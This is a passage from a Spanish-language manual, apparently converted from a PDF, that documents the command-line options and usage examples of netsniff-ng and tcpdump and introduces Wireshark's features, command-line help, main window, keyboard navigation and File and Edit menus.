-S --ring-size <size>	Especificar el tamaño del anillo a <num>KiB/MiB/GiB
-k --kernel-pull <uint>	Extracción del kernel del intervalo de usuario en microsegundos. Por defecto 10
-J --jumbo-support	Soportar replay/fwd 64KB Super Jumbo Frames. Por defecto 2048B
-b --bind-cpu <cpu>	Enlace a una CPU específica
-u --user <userid>	Cambiar a userid
-g --group <groupid>	Cambiar a groupid
-H --prio-high	Hacer este proceso de alta prioridad
-Q --notouch-irq	No tocar la afinidad de la CPU del IRQ con la NIC
-s --silent	No imprimir los paquetes capturados
-q --less	Imprimir información de paquete menos detallada
-X --hex	Imprimir datos del paquete en formato hexadecimal
-l --ascii	Imprimir paquetes de datos legibles
-U --update	Actualizar las bases de datos GeoIP
-V --verbose	Modo verbose
-v --version	Mostrar la versión y salir
-h --help	Ver la ayuda y salir

Ejemplos:

```
netsniff-ng --in eth0 --out dump.pcap -s -T 0xa1b2c3d4 --b 0 tcp or udp
netsniff-ng --in wlan0 --rfraw --out dump.pcap --silent --bind-cpu 0
netsniff-ng --in dump.pcap --mmap --out eth0 -k1000 --silent --bind-cpu 0
netsniff-ng --in dump.pcap --out dump.cfg --silent --bind-cpu 0
netsniff-ng --in dump.pcap --out dump2.pcap --silent tcp
netsniff-ng --in eth0 --out eth1 --silent --bind-cpu 0 -J --type host
```

```
netsniff-ng --in eth1 --out /opt/probe/ -s -m --interval 100MiB -b 0
netsniff-ng --in vlan0 --out dump.pcap -c -u `id -u bob` -g `id -g bob`
netsniff-ng --in any --filter http.bpf --jumbo-support --ascii -V
```

41. tcpdump

Tcpdump imprime una descripción del contenido de los paquetes en una interfaz de red que coincida con la expresión booleana. La descripción está precedida por una marca de tiempo impresa de forma predeterminada, como horas, minutos, segundos y fracciones de segundo desde la medianoche. También se puede ejecutar con la opción -w, lo que hace que se guarden los datos del paquete en un archivo para su posterior análisis y/o con la opción -r, lo que hace que lea un archivo de paquete guardado en lugar de leer paquetes desde una interfaz de red. También se puede ejecutar con la opción -V, que hace que lea una lista de archivos de paquetes guardados. En todos los casos, solo los paquetes que coincidan con la expresión serán procesados por tcpdump.

Tcpdump, si no se ejecuta con la opción -c, continuará capturando paquetes hasta que sea interrumpido por una señal SIGINT, generada por ejemplo al escribir su carácter de interrupción, normalmente control-C o una señal SIGTERM. Si se ejecuta con la opción -cflag, capturará paquetes hasta que sea interrumpido por una señal SIGINT o SIGTERM o hasta que se haya procesado el número especificado de paquetes.

Cuando tcpdump termina de capturar paquetes, informará de: los paquetes capturados; los paquetes recibidos por filtro y posiblemente de la forma en que se configuró el sistema operativo. Si se especificó un filtro en la línea de comandos, en algunos sistemas operativos cuenta paquetes independientemente de si coincidieron con la expresión de filtro e incluso si coincidieron con la expresión de filtro, independientemente de si tcpdump los ha leído y procesado aún. En otros sistemas operativos cuenta solo los paquetes que coincidieron con la expresión de filtro independientemente de si tcpdump los ha leído y procesado todavía y en otros sistemas operativos cuenta solo los paquetes que coincidieron con la expresión de filtro y fueron procesados por tcpdump); los paquetes dropeados por el kernel, es decir, el número de paquetes que se eliminaron, debido a la falta de espacio en el búfer.

En plataformas que admiten la señal SIGINFO, como la mayoría de los BSD y Digital/Tru64 UNIX, informará de estos conteos cuando reciba una señal SIGINFO y continuará la captura de paquetes. En plataformas que no admiten la señal SIGINFO, se puede lograr lo mismo utilizando la señal SIGUSR1.

Opciones

-A	Imprimir cada paquete menos su encabezado de nivel de enlace en ASCII.
-b	Imprimir el número AS en paquetes BGP en notación ASDOT en lugar de notación ASPLAIN.
-B buffer_size	Establecer el tamaño del búfer de captura del sistema operativo en buffer_size, en unidades de KB (1024 bytes).
-c count	Salir después de recibir los paquetes de conteo.
-C file_size	Antes de escribir un paquete sin procesar en un archivo, verificar si el archivo es actualmente más grande que el tamaño de archivo y si es así, cerrar el archivo actual y abrir uno nuevo.

-d	Volcar el código de coincidencia de paquetes compilado en una forma legible a la salida estándar y detener.
-dd	Volcar el código de coincidencia de paquetes como un fragmento de programa C.
-ddd	Volcar el código de coincidencia de paquetes como números decimales precedido por un recuento.
--list-interfaces	Imprimir la lista de las interfaces de red disponibles en el sistema y en las que tcpdump puede capturar paquetes.
-e	Imprimir el encabezado de nivel de enlace en cada línea de volcado.
-E	Usar spi@ipaddr algo:secreto para descifrar los paquetes ESP de IPsec que están dirigidos a addr y contienen el valor spi del Índice de Parámetros de Seguridad.
-f	Imprimir las direcciones IPv4 extranjeras numéricamente en lugar de hacerlo simbólicamente.
_F file	Utilizar el archivo como entrada para la expresión de filtro.
-G rotate_seconds	Si se especifica, rotar el archivo de volcado especificado con la opción -w cada rotate_seconds segundos.
-h, --help	Imprimir las cadenas de versión tcpdump y libpcap, imprimir un mensaje de uso y salir.
--version	Imprimir la versión de tcpdump y salir.
-H	Intentar detectar encabezados draft mesh de 802.11s.
-i interface, --interface=interface	Escuchar en la interfaz. Si no se especifica, tcpdump busca en la lista de la interfaz del sistema la interfaz configurada y con el número más bajo, por ejemplo, eth0.
--monitor-mode	Poner la interfaz en modo monitor.
--immediate-mode	Capturar en modo inmediato.
-j tstamp_type --time-stamp-type=tstamp_type	Establecer el tipo de marca de tiempo para la captura en tstamp_type.
--list-time-stamp-types	Enumerar los tipos de marca de tiempo admitidos para la interfaz y salir.
--time-stamp-precision=tstamp_precision	Al capturar, se establece la precisión de la marca de tiempo para la captura en tstamp_precision. Tener en cuenta que la disponibilidad de sellos de tiempo de alta precisión (nanosegundos) y su

	precisión real depende de la plataforma y del hardware. También tener en cuenta que al escribir las capturas hechas con una precisión de nanosegundos en un archivo de guardado, las marcas de tiempo se escriben con resolución de nanosegundos y el archivo se escribe con un número mágico diferente, para indicar que las marcas de tiempo están en segundos y en nanosegundos; no todos los programas que leen archivos guardados de pcap podrán leer esas capturas.
--dont-verify-checksums	No intentar verificar las sumas de comprobación de IP, TCP o UDP.
-l	Hacer stdout line buffered. Útil si desea ver los datos mientras los captura.
-U	Similar a -l en su comportamiento, pero hará que la salida sea “packet-buffered”, por lo que la salida se escribe en la salida estándar al final de cada paquete en lugar de al final de cada línea.
--list-data-link-types	Enumerar los tipos de enlace de datos conocidos para la interfaz, en el modo especificado y salir. La lista de tipos de enlace de datos conocidos puede depender del modo especificado, por ejemplo, en algunas plataformas, una interfaz Wi-Fi puede admitir un conjunto de tipos de enlace de datos cuando no está en modo monitor y otro conjunto de tipos de enlace de datos cuando está en modo monitor.
-m module	Cargar las definiciones del módulo SMI MIB desde el módulo de archivo. Esta opción se puede usar varias veces para cargar varios módulos MIB en tcpdump.
-M secret	Usar el secreto como un secreto compartido para validar los resúmenes encontrados en los segmentos TCP con la opción TCP-MD5 si está presente.
-n	No convertir las direcciones a nombres
-N	No imprimir la calificación del nombre de dominio de los nombres de dispositivo
--number	Imprimir un número de paquete opcional al comienzo de la línea.
--no-optimize	No ejecutar el optimizador de código de coincidencia de paquetes.
--no-promiscuous-mode	No poner la interfaz en modo promiscuo.
--print	Imprimir la salida del paquete analizado, incluso si

	los paquetes sin procesar se guardan en un archivo con el indicador -w.
--direction=direction	Elegir la dirección de envío/recepción para la cual se deben capturar los paquetes. Los valores posibles son `in ',` out' y `inout '.
-q	Salida rápida. Imprimir menos información de protocolo para que las líneas de salida sean más cortas.
-r file	Leer los paquetes del archivo. La entrada estándar se utiliza si el archivo es `` - ".
--absolute-tcp-sequence-numbers	Imprimir los números de secuencia TCP absolutos, en lugar de relativos.
--snapshot-length=snaplen	Snarf snaplen octetos de datos de cada paquete en lugar del valor predeterminado de 262144 bytes. Los paquetes truncados debido a una instantánea limitada se indican en la salida. Tener en cuenta que tomar instantáneas más grandes aumenta la cantidad de tiempo que toma procesar paquetes y, efectivamente, disminuye la cantidad de almacenamiento en búfer de paquetes. Esto puede hacer que los paquetes se pierdan. También tener en cuenta que tomar instantáneas más pequeñas, descartará los datos de los protocolos que se encuentran sobre la capa de transporte, lo que pierde información que puede ser importante.
-T type	Forzar paquetes seleccionados por "expresión" para que se interpreten el tipo especificado.
-t	No imprimir una marca de tiempo en cada línea de volcado.
-tt	Imprimir la marca de tiempo, en segundos desde el 1 de enero de 1970, 00:00:00, UTC y fracciones de segundo desde ese momento en cada línea de volcado.
-ttt	Imprimir la diferencia de tiempo entre la línea actual y la línea anterior en cada línea de volcado. Resolución de microsegundo o nanosegundo según la opción --time-stamp-precision
-tttt	Imprimir una marca de tiempo, como horas, minutos, segundos y fracciones de segundo desde la medianoche, precedida por la fecha, en cada línea de volcado.
-ttttt	Imprimir la diferencia de tiempo en microsegundos o nanosegundos según la opción –time-stamp-precision, entre la línea actual y la primera en cada línea de volcado. El valor predeterminado es la

	resolución de microsegundos.
-u	Imprimeirlos manejadores de NFS no decodificados.
--packet-buffered	Si no se especifica la opción -w, o si se especifica pero también se especifica el indicador de impresión, hacer que la salida del paquete impreso sea packet-buffered, es decir, a medida que se imprime la descripción del contenido de cada paquete, se escribirá en la salida estándar.
-v	Modo verbose
-V file	Leer una lista de nombres de archivos de archivo. La entrada estándar se utiliza si el archivo es `` - ''.
-w file	Escribir los paquetes sin procesar en el archivo en lugar de analizarlos e imprimirlos.
-W	Utilizado junto con la opción -C, esto limitará el número de archivos creados al número especificado y comenzará a sobrescribir los archivos desde el principio. Además nombrará los archivos con suficientes 0s iniciales para admitir el número máximo de archivos, lo que les permitirá clasificarlos correctamente.
-x	Además de imprimir los encabezados de cada paquete, imprimir los datos de cada paquete menos su encabezado de nivel de enlace en hexadecimal.
-xx	Además de imprimir los encabezados de cada paquete, imprimir los datos de cada paquete, incluido su encabezado de nivel de enlace, en hexadecimal.
-X	Además de imprimir los encabezados de cada paquete, imprimir los datos de cada paquete menos su encabezado de nivel de enlace en hexadecimal y ASCII.
-XX	Además de imprimir los encabezados de cada paquete, imprimir los datos de cada paquete, incluido su encabezado de nivel de enlace, en hexadecimal y ASCII.
--linktype=datalinktype	Establecer el tipo de enlace de datos para usar al capturar paquetes a datalinktype.
-z postrotate-command	Utilizado junto con las opciones -C o -G, esto hará que tcpdump ejecute "postrotate-command file" donde el archivo es el archivo de guardado que se cierra después de cada rotación.
--relinquish-privileges=user	Si tcpdump se ejecuta como root, después de abrir el dispositivo de captura o el archivo de guardado de entrada, pero antes de abrir cualquier archivo

	guardado para salida, cambiar la ID de usuario a usuario y la ID de grupo al grupo principal de usuarios.

42. Wireshark

42.1. Que es Wireshark

Wireshark es un analizador de paquetes de red que intentará capturar los paquetes de la red e intenta mostrar los datos de este paquete lo más detallado posible.

Podría pensar en un analizador de paquetes de red como un dispositivo de medición utilizado para examinar lo que está sucediendo dentro de la red, al igual que un voltímetro es utilizado por un electricista para examinar lo que está sucediendo dentro de un cable eléctrico.

En el pasado, estas herramientas eran muy caras, propietarias o ambas. Sin embargo con el advenimiento de Wireshark, todo ha cambiado. Wireshark es quizás uno de los mejores analizadores de paquetes de código abierto disponibles en la actualidad.

Aquí hay algunos ejemplos para los que la gente usa Wireshark:

- Los administradores de red lo usan para solucionar problemas de red.
- Los ingenieros de seguridad de red lo utilizan para examinar problemas de seguridad.
- Los ingenieros de control de calidad lo usan para verificar las aplicaciones de red
- Los desarrolladores lo usan para depurar implementaciones de protocolos
- Las personas lo usan para aprender los protocolos internos de la red.

Además de estos ejemplos, Wireshark también puede ser útil en muchas otras situaciones.

Caracteristicas
Las siguientes son algunas de las muchas características que ofrece Wireshark:

- Disponible para UNIX y Windows.
- Captura paquetes de datos en vivo desde una interfaz de red.
- Abrir archivos que contienen datos de paquetes capturados con tcpdump / WinDump, Wireshark y otros programas de captura de paquetes.
- Importar paquetes de archivos de texto que contienen volcados hexadecimales de datos de paquetes.
- Mostrar paquetes con información de protocolo muy detallada.
- Guardar paquetes de datos capturados.
- Exportar algunos o todos los paquetes en varios formatos de archivo de captura.
- Filtrar paquetes en muchos criterios.
- Buscar paquetes en muchos criterios.
- Colorear la visualización de paquetes basada en filtros.
- Crear varias estadísticas.

Aquí hay algunas cosas que Wireshark no proporciona:

- Wireshark no es un sistema de detección de intrusos. No avisará cuando alguien haga cosas extrañas en la red que no tiene permitido hacer. Sin embargo, si suceden cosas extrañas, Wireshark podría ayudar a descubrir lo que realmente está sucediendo.
- Wireshark no manipulará cosas en la red, solo medirá cosas de ella.
- Wireshark no envía paquetes en la red ni hace otras cosas activas.

42.2. User Interface

42.2.1. Empezar con Wireshark

Es muy importante que se arranque este analizador como administrador o root tanto en Linux como Windows. Wireshark se ejecuta en muchas plataformas diferentes con muchos gestores de ventanas diferentes, diferentes estilos aplicados y son diferentes versiones del kit de herramientas GUI subyacente utilizado.

42.2.2. Empezando desde una línea de comandos

Cuando se inicia Wireshark desde la línea de comandos, es posible acompañarlo de una gran cantidad de parámetros, Para ver lo que son, simplemente ejecutar el comando wireshark -h y la información de ayuda se muestra de forma amplia y que explixaremos a continuación

```
Wireshark 2.1.0 (v2.1.0rc0-502-g328fbc0 from master)
Interactively dump and analyze network traffic.
See https://www.wireshark.org for more information.
Usage: wireshark [options] ... [ <infile> ]
Capture interface:
-i <interface> name or idx of interface (def: first non-loopback)
-f <capfilter|predef:> packet filter in libpcap filter syntax or predef:filtername - predefined
filtername from GUI
-s <snaplen> packet snapshot length (def: 262144)
-p don't capture in promiscuous mode
-k start capturing immediately (def: do nothing)
-S update packet display when new packets are captured
-l turn on automatic scrolling while -S is in use
-I capture in monitor mode, if available
-B <buffer size> size of kernel buffer (def: 2MB)
-y <link type> link layer type (def: first appropriate)
--time-stamp-type <type> timestamp method for interface
-D print list of interfaces and exit
-L print list of link-layer types of iface and exit
--list-time-stamp-types print list of timestamp types for iface and exit

Capture stop conditions:
-c <packet count> stop after n packets (def: infinite)
-a <autostop cond.> ... duration:NUM - stop after NUM seconds
                        filesize:NUM - stop this file after NUM KB
                        files:NUM - stop after NUM files

Capture output:
-b <ringbuffer opt.> ... duration:NUM - switch to next file after NUM secs
                        filesize:NUM - switch to next file after NUM KB
                        files:NUM - ringbuffer: replace after NUM files

RPCAP options:
-A <user>:<password> use RPCAP password authentication
Input file:
-r <infile> set the filename to read from (no pipes or stdin!)

Processing:
-R <read filter> packet filter in Wireshark display filter syntax
```

-n disable all name resolutions (def: all enabled)
-N <name resolve flags> enable specific name resolution(s): "mnNtCd"
-d <layer_type>==<selector>,<decode_as_protocol> ... "Decode As", see the man page for details
Example: tcp.port==8888,http
--disable-protocol <proto_name> disable dissection of proto_name
--enable-heuristic <short_name> enable dissection of heuristic protocol
--disable-heuristic <short_name> disable dissection of heuristic protocol

User interface:
-C <config profile> start with specified configuration profile
-Y <display filter> start with the given display filter
-g <packet number> go to specified packet number after "-r"
-J <jump filter> jump to the first packet matching the (display) filter
-j search backwards for a matching packet after "-J"
-m <font> set the font name used for most text
-t a|ad|d|dd|e|r|u|ud output format of time stamps (def: r: rel. to first)
-u s|hms output format of seconds (def: s: seconds)
-X <key>:<value> eXtension options, see man page for details
-z <statistics> show various statistics, see man page for details

Output:
-w <outfile|-> set the output filename (or '-' for stdout)

Miscellaneous:
-h display this help and exit
-v display version info and exit
-P <key>:<path> persconf:path - personal configuration files, persdata:path - personal data files
-o <name>:<value> ... override preference or recent setting
-K <keytab> keytab file to use for kerberos decryption

Los significados de los parámetros de la línea de comandos son los siguientes:

-a <captura de condición de parada automática>
Especificar un criterio que indique cuando Wireshark dejará de escribir en un archivo de captura. El criterio es de la forma test:value, donde test es uno de:

- duración: valor. Dejar de escribir en un archivo de captura después de que hayan transcurrido los segundos establecidos.
- tamaño de archivo: valor Dejar de escribir en un archivo de captura después de que alcance un tamaño de kilobytes determinado. Si esta opción se usa junto con la opción -b, Wireshark se detendrá de escribir en el archivo de captura actual y cambiar al siguiente si se alcanza el tamaño del archivo.
- archivos: valor. Deje de escribir para capturar archivos después de que se haya escrito el valor especificado.

-b <opción de captura del búfer de anillo>
Si se especificó un tamaño máximo de archivo de captura, esta opción hace que Wireshark se ejecute en anillo modo "buffer", con el número especificado de archivos. En el modo "anillo de memoria intermedia", Wireshark escribirá en varios archivos de captura. Su nombre se basa en el número del archivo y en la fecha de creación y hora. Cuando se llena el primer archivo de captura, Wireshark cambiará a escribir en el siguiente archivo, y así sucesivamente.

Con la opción <command> files </command> también es posible formar un "buffer de anillo". Esto llena nuevos archivos hasta el número de archivos especificado, momento en el cual los datos en el primer archivo serán descartados para que se pueda escribir un nuevo archivo.
Si se especifica la <command> duración </command> opcional, Wireshark también cambiará al siguiente archivo después de transcurridos los segundos de valor, incluso si el archivo actual no está completamente lleno.

-B <tamaño del búfer de captura>
Establecer el tamaño del búfer de captura en MB. El valor predeterminado es 1 MB. El controlador de captura lo utiliza para almacenar en el búfer los paquetes de datos hasta que estos datos se puedan escribir en el disco. Si encuentra caídas de paquetes mientras captura, intenta aumentar este tamaño. No es compatible con algunas plataformas.

-c <conteo de paquetes de captura>
Esta opción especifica el número máximo de paquetes al capturar datos en vivo. Esto se usaría junto con la opción -k.

-D Imprime una lista de las interfaces en las que Wireshark puede capturar, luego salir. Para cada interfaz de red, se visualiza un número y un nombre de interfaz, posiblemente seguido de una descripción de texto del interfaz.

-f <filtro de captura>. Esta opción establece la expresión de filtro de captura inicial que se utilizará al capturar paquetes.

-g <número de paquete>. Después de leer en un archivo de captura usando la bandera -r, ir al número de paquete dado.

-h. Esta opción visualiza su versión y las instrucciones de uso y sale

-i <interfaz de captura>. Establecer el nombre de la interfaz de red que se utilizará para la captura de paquetes en vivo. Los nombres de la interfaz de red deben coincidir con uno de los nombres enumerados con la opción -D. También se puede usar un número, según lo informado por la opción -D. Si no se especifica ninguna interfaz, Wireshark busca en la lista de interfaces, elige la primera interfaz que no es de bucle invertido.

-J <filtro de salto>. Después de leer en un archivo de captura usando la opción -r, saltar al primer paquete que coincida con la expresión del filtro. La expresión del filtro está en formato de filtro de visualización. Si no se puede encontrar una coincidencia exacta, se selecciona el primer paquete posterior.

-I. Capturar los paquetes inalámbricos en modo monitor si están disponibles.

-j. Usar esta opción después de la opción -J para buscar hacia atrás un primer paquete al que ir.

-k. Esta opción especifica que Wireshark debería comenzar a capturar paquetes inmediatamente. Esta opción requiere el uso del parámetro -i para especificar la interfaz desde la que se producirá la captura de paquetes.

-K <archivo de tabla de claves>. Use el archivo especificado para el descifrado de Kerberos.

-l. Esta opción activa el desplazamiento automático si el panel de la lista de paquetes se actualiza automáticamente como los paquetes llegan durante una captura según lo especificado por el distintivo -S.

-L. Enumere los tipos de enlace de datos admitidos por la interfaz y salir.
--list-time-stamp-types. Lista de tipos de marca de tiempo configurables para iface y exit
-m <font>. Esta opción establece el nombre de la fuente utilizada para la mayoría del texto que muestra Wireshark.
-n. Deshabilitar la resolución de nombre de objeto de red como nombre de dispositivo, nombres de puerto TCP y UDP.

-N <opciones de resolución de nombres>. Activa la resolución de nombres para tipos particulares de direcciones y números de puerto. El argumento es un cadena que puede contener las letras m para habilitar la resolución de la dirección MAC, n para habilitar la resolución de las direcciones de red y t para habilitar la resolución del número de puerto de la capa de transporte. Esto anula -n si -N y -n están presentes. La letra d permite la resolución de paquetes DNS capturados.

-o <preferencias o configuraciones recientes>. Establece una preferencia o valor reciente, anulando el valor predeterminado y cualquier valor leído desde una preferencia o un archivo reciente. El argumento del flag es una cadena de la forma prefname: value, donde prefname es el nombre de la preferencia que es el mismo nombre que aparecería en las preferencias o archivo reciente y el valor es el valor al que debe establecerse. Se puede dar en una sola línea de comando, múltiples instancias de `-o <configuración de preferencias>`

-p. No poner la interfaz en modo promiscuo. Tener en cuenta que la interfaz puede ser promiscua por alguna otra razón. Por lo tanto -p no se puede usar para garantizar que el único tráfico que se captura es enviado hacia o desde la máquina en la que se ejecuta Wireshark, se transmite tráfico, y el tráfico de multidifusión a las direcciones recibidas por esta máquina.

-P <configuración de ruta>. La configuración de ruta especial generalmente se detecta automáticamente. Esto se usa para casos especiales, por ejemplo iniciando el Wireshark desde una ubicación conocida en una memoria USB. El criterio es de la forma key:path, donde key es o persconf: ruta o persdata: ruta. El archivo mantendrá la última carpeta utilizada.

-Q. Esta opción obliga a Wireshark a salir cuando se completa la captura. Se puede usar con la opción -c. Debe usarse junto con las opciones -i y -w.

-r <archivo>. Esta opción proporciona el nombre de un archivo de captura para que Wireshark lo lea y lo muestre. Esta archivo de captura puede estar en uno de los formatos que Wireshark entiende.

-R <filtro de lectura (visualización)>. Esta opción especifica un filtro de visualización que se aplicará al leer los paquetes de un archivo de captura. Los paquetes que no coinciden con el filtro se descartan.

-s <longitud de captura de instantánea>. Esta opción especifica la longitud de la instantánea que se utilizará al capturar paquetes. Wireshark solo captura snaplen octetos de datos para cada paquete.

-S. Esta opción especifica que Wireshark mostrará los paquetes a medida que los captura. Esto se hace en la captura en un proceso y mostrarlos en un proceso separado.

-t <formato de marca de tiempo>. Esta opción establece el formato de las marcas de tiempo del paquete que se muestran en la ventana de la lista de paquetes. El formato puede ser uno de:

r - Relativo, que especifica las marcas de tiempo que se muestran en relación con el primer paquete capturado.
A - Absoluto, que especifica que se muestren los tiempos reales para todos los paquetes.
Ad - Absoluto con fecha, que especifica que las fechas y horas reales se mostrarán para todos los paquetes.
D - Delta, que especifica que las marcas de tiempo son relativas al paquete anterior.
E - Época, que especifica que las marcas de tiempo son segundos desde la época (1 de enero de 1970 00:00:00)

-u <s | hms>. Muestra las marcas de tiempo como segundos u horas, minutos y segundos

-v. Esta opción solicita a Wireshark que imprima la información de su versión y salga.

-w <archivo de guardado>. Esta opción establece el nombre del archivo que se utilizará para guardar los paquetes capturados.

-y <tipo de enlace de captura>. Si se inicia una captura desde la línea de comandos con -k, configurar el tipo de enlace de datos para usar mientras se captura paquetes. Los valores informados por -L son los valores que se pueden usar.

-- time-stamp-type <tipo> Si se inicia una captura desde la línea de comandos con -k, configurar el tipo de enlace de datos para usar mientras se captura paquetes. Los valores informados por --list-time-stamp-types son los valores que pueden ser usado.

-X <opción de extensión>. Especificar una opción para pasarla a un módulo TShark. La opción eXtension tiene la forma extension_key: valor, donde extension_key puede ser:

lua_script: lua_script_filename. Le dice a Wireshark que cargue la secuencia de comandos dada además de las secuencias de comandos Lua predeterminadas.
lua_script [num]: argumento Le dice a Wireshark que pase el argumento dado al script lua identificado por num, que es el orden indexado de números del comando lua_script.

-z <cadena estadística>. Obtenga Wireshark para recopilar varios tipos de estadísticas y mostrar el resultado en una ventana que actualizaciones en tiempo semi real.


42.3. Ventana Main

La ventana Main muestra Wireshark como lo haría normalmente mostrando algunos paquetes capturados o cargados. La ventana Main de Wireshark consta de partes que se conocen comúnmente de muchas otras GUI.

1. El menú se usa para iniciar acciones.
2. La barra de herramientas principal proporciona acceso rápido a los elementos utilizados con frecuencia desde el menú.
3. La barra de herramientas de filtro proporciona una manera de manipular directamente el filtro de visualización utilizado actualmente.
4. El panel de la lista de paquetes muestra un resumen de cada paquete capturado. Al hacer clic en los paquetes en este panel, se controla lo que se muestra en los otros 2 paneles.

5. El panel de detalles del paquete muestra el paquete seleccionado en el panel de la lista de paquetes con más detalle.
6. El panel de octetos del paquete muestra los datos del paquete seleccionado en el panel de la lista de paquetes y resalta el campo seleccionado en el panel de detalles del paquete.
7. La barra de estado muestra información detallada sobre el estado actual del programa y los datos capturados.

El diseño de la ventana principal se puede personalizar cambiando la configuración de preferencias.



42.3.1. Navegación

La lista de paquetes y la navegación detallada se pueden realizar completamente desde el teclado. La navegación por teclado muestra una lista de pulsaciones de teclas que permiten moverse rápidamente por un archivo de captura.

	Descripción
Tab o Shift+Tab	Moverse entre elementos de la pantalla, por ejemplo de las barras de herramientas a la lista de paquetes para el detalle del paquete.
↓	Pasar al siguiente paquete o elemento de detalle.
↑	Ir al paquete anterior o al elemento de detalle.
Ctrl+↓ o F8	Pasar al siguiente paquete, incluso si la lista de paquetes no está enfocada.

Ctrl+↑ or F7	Ir al paquete anterior, incluso si la lista de paquetes no está enfocada.
Ctrl+.	Pasar al siguiente paquete de la conversación (TCP, UDP o IP).
Ctrl+,	Moverse al paquete anterior de la conversación (TCP, UDP o IP).
←	En el detalle del paquete, cierra el elemento del árbol seleccionado. Si ya está cerrado, salta al nodo padre.
→	En el detalle del paquete, abre el elemento del árbol seleccionado.
Shift+→	En el detalle del paquete, abrir el elemento de árbol seleccionado y todos sus subárboles.
Ctrl+→	En el detalle del paquete, abrir todos los elementos del árbol.
Ctrl+←	En el detalle del paquete, cerrar todos los elementos del árbol.
Backspace	En el detalle del paquete, salta al nodo padre.
Return o Enter	En el detalle del paquete, alterna el elemento del árbol seleccionado.

Help › About Wireshark › Keyboard Shortcuts mostrará una lista de todos los métodos abreviados en la ventana principal. Además escribir en cualquier lugar de la ventana principal, comenzará a completar un filtro de visualización.

42.4. El menú principal

El menú principal de Wireshark se encuentra en la parte superior de la ventana principal (Windows, Linux) o en la parte superior de la pantalla principal (macOS).

El menú principal consta de los siguientes elementos:

File - Este menú contiene elementos para abrir y combinar archivos de captura, guardar, imprimir o exportar archivos de captura en su totalidad o en parte, y para salir de la aplicación Wireshark.

Edit - Este menú contiene elementos para encontrar un paquete, una referencia de tiempo o marcar uno o más paquetes, manejar perfiles de configuración y establecer sus preferencias.

View - Este menú controla la visualización de los datos capturados, incluida la coloración de los paquetes, el zoom de la fuente, la visualización de un paquete en una ventana separada, la expansión y el colapso de los árboles en los detalles del paquete, …

Go - Este menú contiene los elementos para ir a un paquete específico.

Capture - Este menú permite iniciar y detener capturas y editar filtros de captura.

Analyze - Este menú contiene elementos para manipular filtros de pantalla, habilitar o deshabilitar la disección de protocolos, configurar decodificaciones especificadas por el usuario y seguir una secuencia TCP.

Statistics - Este menú contiene elementos para mostrar varias ventanas de estadísticas, incluido un resumen de los paquetes que se han capturado, mostrar estadísticas de jerarquía de protocolo y mucho más.

Telephony - Este menú contiene elementos para mostrar varias ventanas estadísticas relacionadas con la telefonía, incluido un análisis de medios, diagramas de flujo, mostrar estadísticas de jerarquía de protocolo y mucho más.

Wireless - Los elementos de este menú muestran estadísticas inalámbricas Bluetooth e IEEE 802.11.

Tools - Este menú contiene varias herramientas disponibles en Wireshark, como la creación de reglas de Firewall ACL.

Help - Este menú contiene elementos para ayudar al usuario, por ejemplo el acceso a la ayuda básica, las páginas del manual de las diversas herramientas de línea de comandos, acceso en línea a algunas de las páginas web, etc.

42.5. El menú File

El menú File consta de los siguientes elementos:

Elemento	Descripción
Open… Ctrl+O	Esto muestra el cuadro de diálogo de abrir archivo que le permite cargar un archivo de captura para verlo.
Open Recent	Esto permite abrir archivos de captura abiertos recientemente. Al hacer clic en uno de los elementos del submenú se abrirá el archivo de captura correspondiente directamente.
Merge…	Esto permite fusionar un archivo de captura en el archivo actualmente cargado.
Import from Hex Dump…	Esto muestra el cuadro de diálogo Importar archivo que permite importar un archivo de texto que contiene un volcado hexadecimal en un nueva captura temporal.
Close Ctrl+W	Esto cierra la captura actual. Si no se ha guardado la captura, primero preguntará para hacerlo.
Save Ctrl+S	Esto guarda la captura actual. Si no se ha establecido un nombre de archivo de captura predeterminad, Wireshark muestra la opción Save Capture File As. No se puede guardar una captura en vivo mientras la captura está en proceso, antes se debe detener.
Save As… Shift+Ctrl+S	Esto permite guardar el actual fichero de captura.
File Set › List Files	Esto permite mostrar una lista de archivos en un conjunto de archivos.
File Set › Next File	Si el archivo actualmente cargado es parte de un conjunto de archivos, salta al siguiente archivo del conjunto.
File Set › Previous File	Si el archivo actualmente cargado es parte de un conjunto de archivos, saltar al archivo anterior en el conjunto.
Export Specified Packets…	Esto permite exportar todo o algunos paquetes en el archivo de captura.

Elemento	Descripción
Export Packet Dissections… Ctrl+H	Sus elementos permiten exportar los octetos actualmente seleccionados a un archivo de texto en varios formatos incluyendo plano, CSV y XML.
Export Objects	Sus elementos permiten exportar los objetos DICOM, HTTP, SMB o TFTP capturados en los archivos locales. Aparece una lista de objetos correspondiente.
Print… Ctrl+P	Esto permite imprimir todo o algunos de los paquetes en el archivo de captura.
Quit Ctrl+Q	Esto permite salir del Wireshark y pedirá que guarde su captura en un archivo si no lo ha guardado previamente.

42.6. El menú Edit

El menú Edit consta de los siguientes elementos:

Elemento	Descripción
Copy	Esto copiará la lista de paquetes, los detalles del paquete o las propiedades del paquete seleccionado al portapapeles.
Find Packet… Ctrl+F	Esto muestra una barra de herramientas que permite encontrar un paquete según muchos criterios.
